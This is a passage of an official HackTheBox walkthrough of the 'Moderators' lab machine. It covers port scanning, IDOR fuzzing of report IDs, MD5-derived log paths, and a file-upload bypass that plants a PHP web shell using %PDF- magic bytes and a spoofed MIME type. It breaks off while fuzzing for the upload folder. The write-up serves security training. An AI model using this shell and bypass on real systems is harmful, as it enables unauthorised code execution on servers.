HACKTHEBOX

Moderators

15th July 2022 / Document No D22.100.188

Prepared By: woodenk

Machine Author(s): kavigihan

Difficulty: Hard

Classification: Official

Synopsis

Moderators is a hard Linux machine that features a blog, which holds security reports. Through Insecure Direct Object Reference (IDOR) undisclosed reports can be found, which lead to a log page where it is possible to upload PDF files. Using basic filter bypasses it's possible to upload a PHP shell and gain access as `www-data`. A WordPress site can then be found running internally on port 8080. The site contains two plugins, `brandfolder` and `password-manager`, the former of which has a Local File Inclusion vulnerability, exploitation of which leads to a shell as the `lexi` user. An SSH key can be found in the WordPress database, which needs to be cracked from the `password-manager` plugin. Modifying said plugin allows for the SSH key to be decrypted, yielding access to a second user called `john`. In the second user's home folder there is a Virtual Disk Image (.vdi) file, which is encrypted. Using a `.vbox` password cracker the password can be recovered. On the disk there is a LUKS encrypted file system which can also be brute forced by using a bash script. Once decrypted, the file system contains scripts, one of which holds the password to the second user. The password can be used to run any command with sudo.

Skills Required

- Enumeration
- Fuzzing web applications
- Password cracking
- Basic usage of Virtual Machines

Skills Learned

- Bypassing file upload filters
- Insecure Direct Object Reference
- Leveraging WordPress plugin vulnerabilities


Enumeration

Let's begin by scanning for open ports using `Nmap`.

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.173 | grep '^[0-9]' | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV  10.10.11.173
```

```
nmap -p$ports -sC -sV 10.10.11.173

Starting Nmap 7.93 ( https://nmap.org ) at 2022-10-27 15:55 EEST
Nmap scan report for 10.10.11.173
Host is up (0.053s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 390316061130a0b0c2917988d3931b3e (RSA)
|   256 51945c593bbdbcb6267aef837f4cca7d (ECDSA)
|_  256 a56d03fa6cf5b94aa2a1b6bdbc604231 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Moderators
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The Nmap output reveals that there are currently only 2 ports open, port 22 (SSH) and port 80 (Apache2). Let's navigate to port 80 with a browser to take a look at the website.




The initial webpage features a welcome page and while there seems to be nothing of interest on it, there is a link to a blog. Navigating to said link, we are presented the following page.

Blog

Making our disclosures public, we post the top security vulnerabilities we find on our blog so that others can be aware of those and make sure of their safety. This is 100% done **under the approval of our clients** and the other contributing parties.

stored XXS allowed account take over




Posted on **SEP 27,2021**

Cross site Scripting or XXS is a Client-Side attack that allows attackers to execute JavaScript code in the victims browser. This can lead to serious attacks such as Cookie stealing.

One of our members was able to successfully exploit one of our client's website using this attack. He was able to add a malicious comment to a blog post that would run JavaScript on anyone's browser who visits the blog post. This was patched as soon as it was disclosed.
REPORT : #HERE

The above mentioned blog talks about security vulnerability disclosures and has a link to a report.




Looking at the report there is not much of interest as of yet, however, the URL reveals a potential attack vector. Insecure Direct Object Reference (IDOR) is a vulnerability where an attacker can guess an object based on a predictable pattern, like a number sequence. In the URL we can see that a report is linked to a number sequence (8121). Let's use Ffuf to fuzz for potentially hidden reports. Since we want to fuzz with a number sequence, we can easily create a numeric wordlist using the `seq` command and redirect the ouptut to a file. Next, we use Ffuf with the generated wordlist, whilst using the `-fw` tag to filter out default results.

```
seq 1111 9999 > report_ids
ffuf -u 'http://10.10.11.173/reports.php?report=FUZZ' -w report_ids -fw 3091
```

```
ffuf -u 'http://10.10.11.173/reports.php?report=FUZZ' -w report_ids -fw 3091

________________________________________________

2589                    [Status: 200, Size: 9786, Words: 3714, Lines: 275]
3478                    [Status: 200, Size: 9831, Words: 3740, Lines: 276]
4221                    [Status: 200, Size: 9880, Words: 3811, Lines: 274]
7612                    [Status: 200, Size: 9790, Words: 3704, Lines: 276]
8121                    [Status: 200, Size: 9784, Words: 3723, Lines: 274]
9798                    [Status: 200, Size: 9887, Words: 3771, Lines: 277]
```

As shown from the output there are 6 reports in total. Let's save these report IDs in a new file called `correct_ids`. Going through all of the reports shown, only report `9798` appears interesting.




The report that was identified includes a 'LOGS' object at the end and the string `logs/e21cece511f43a5cb18d4932429915ed/`, which suspiciously looks like a directory. Attempting to access this directory in the website returns a blank page. Instead let's try fuzzing for files through the use of Ffuf.

Security reports are commonly saved as document files like PDF, Doc/Docx, so let's try fuzzing for these files specifically.

```
ffuf -u 'http://10.10.11.173/logs/e21cece511f43a5cb18d4932429915ed/FUZZ' -w
/usr/share/wordlists/dirb/common.txt -e .pdf,.doc,.docx
```

```
ffuf -u 'http://10.10.11.173/logs/e21cece511f43a5cb18d4932429915ed/FUZZ' -w
/usr/share/wordlists/dirb/common.txt -e .pdf

                        [Status: 200, Size: 0, Words: 1, Lines: 1]
.hta.pdf                [Status: 403, Size: 277, Words: 20, Lines: 10]
.htpasswd.pdf           [Status: 403, Size: 277, Words: 20, Lines: 10]
.htaccess.pdf           [Status: 403, Size: 277, Words: 20, Lines: 10]
.htpasswd               [Status: 403, Size: 277, Words: 20, Lines: 10]
.hta                    [Status: 403, Size: 277, Words: 20, Lines: 10]
.htaccess               [Status: 403, Size: 277, Words: 20, Lines: 10]
index.html              [Status: 200, Size: 0, Words: 1, Lines: 1]
logs.pdf                [Status: 200, Size: 10059, Words: 754, Lines: 220]
```

The output of `Ffuf` shows that there is a PDF file called `logs.pdf`. Let's take a look at the file.



The file is unfortunately empty, but since the reports page was vulnerable to IDOR, the logs might be as well. Part of the URL (`e21cece511f43a5cb18d4932429915ed`) looks like an MD5 hash. This could be the hash of the report number. Let's confirm if `e21cece511f43a5cb18d4932429915ed` is indeed the hash of `9798`.

```
echo -n 9798 | md5sum
```

> We make sure to use `-n` for echo, otherwise a newline character will be appended and the hash will be completely different.


```
echo -n 9798 | md5sum

e21cece511f43a5cb18d4932429915ed  -
```

The output of `md5sum` shows that the hash is indeed made from the report ID. Let's create a list of all the MD5 hashes for the report ID's.

```
for num in $(cat correct_ids); do echo -n $num | md5sum; done
```


```
for num in $(cat correct_ids); do echo -n $num | md5sum; done

743c41a921516b04afde48bb48e28ce6  -
b071cfa81605a94ad80cfa2bbc747448  -
74d90aafda34e6060f9e8433962d14fd  -
ce5d75028d92047a9ec617acb9c34ce6  -
afecc60f82be41c1b52f6705ec69e0f1  -
e21cece511f43a5cb18d4932429915ed  -
```

Navigating to report `2589` first, we see an upload page mentioned, located at `/logs/report_log_upload.php`.



Foothold

Let's visit `/logs/report_log_upload.php` and figure out if we can upload files.



We can try to upload a PHP file to try and execute code on the remote system. Let's create a file named `shell.php` with the following contents.

```
<?php echo system($_GET['cmd']); ?>
```

Trying to upload the file gives an error that states `Only PDF files are allowed!`. Let's try some common ways to bypass a file type check. Three of the most common ways used to verify file uploads are:

- Check the file extension (in this case it's `.pdf`)
- Check what MIME type is used in the upload request (this needs to be `application/pdf`)
- Check for the magic bytes (`%PDF-`). These are at the start of every file that indicate what the file type is.

Let's create a new file called `shell.pdf.php` with the following contents.

```
%PDF-<?php echo system($_GET['cmd']); ?>
```

We intercept the upload request using Burpsuite and change the MIME type to `application/pdf`. The entire request looks like the following.

```
POST /logs/report_log_upload.php HTTP/1.1
Host: 10.10.11.173
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------290509203779847918234361261 57
Content-Length: 537
Origin: http://10.10.11.173
Connection: close
Referer: http://10.10.11.173/logs/report_log_upload.php
Upgrade-Insecure-Requests: 1

-----------------------------290509203779847918234361261 57
Content-Disposition: form-data; name="MAX_FILE_SIZE"

200000
-----------------------------290509203779847918234361261 57
Content-Disposition: form-data; name="pdfFile"; filename="shell.pdf.php"
Content-Type: application/pdf

%PDF-<?php echo system($_GET['cmd']); ?>

-----------------------------290509203779847918234361261 57
Content-Disposition: form-data; name="administrator"

true
-----------------------------290509203779847918234361261 57--
```

After forwarding the request, we receive a notification saying that the file uploaded successfully; however, we are not given a location of where we can find our uploaded report. Let's try bruteforcing the name of the upload folder by using `Ffuf`.

```
ffuf -u 'http://10.10.11.173/logs/FUZZ' -w /usr/share/wordlists/dirb/common.txt
```

```
ffuf -u 'http://10.129.4.106/logs/FUZZ' -w /usr/share/wordlists/dirb/common.txt

.htpasswd               [Status: 403, Size: 277, Words: 20, Lines: 10]
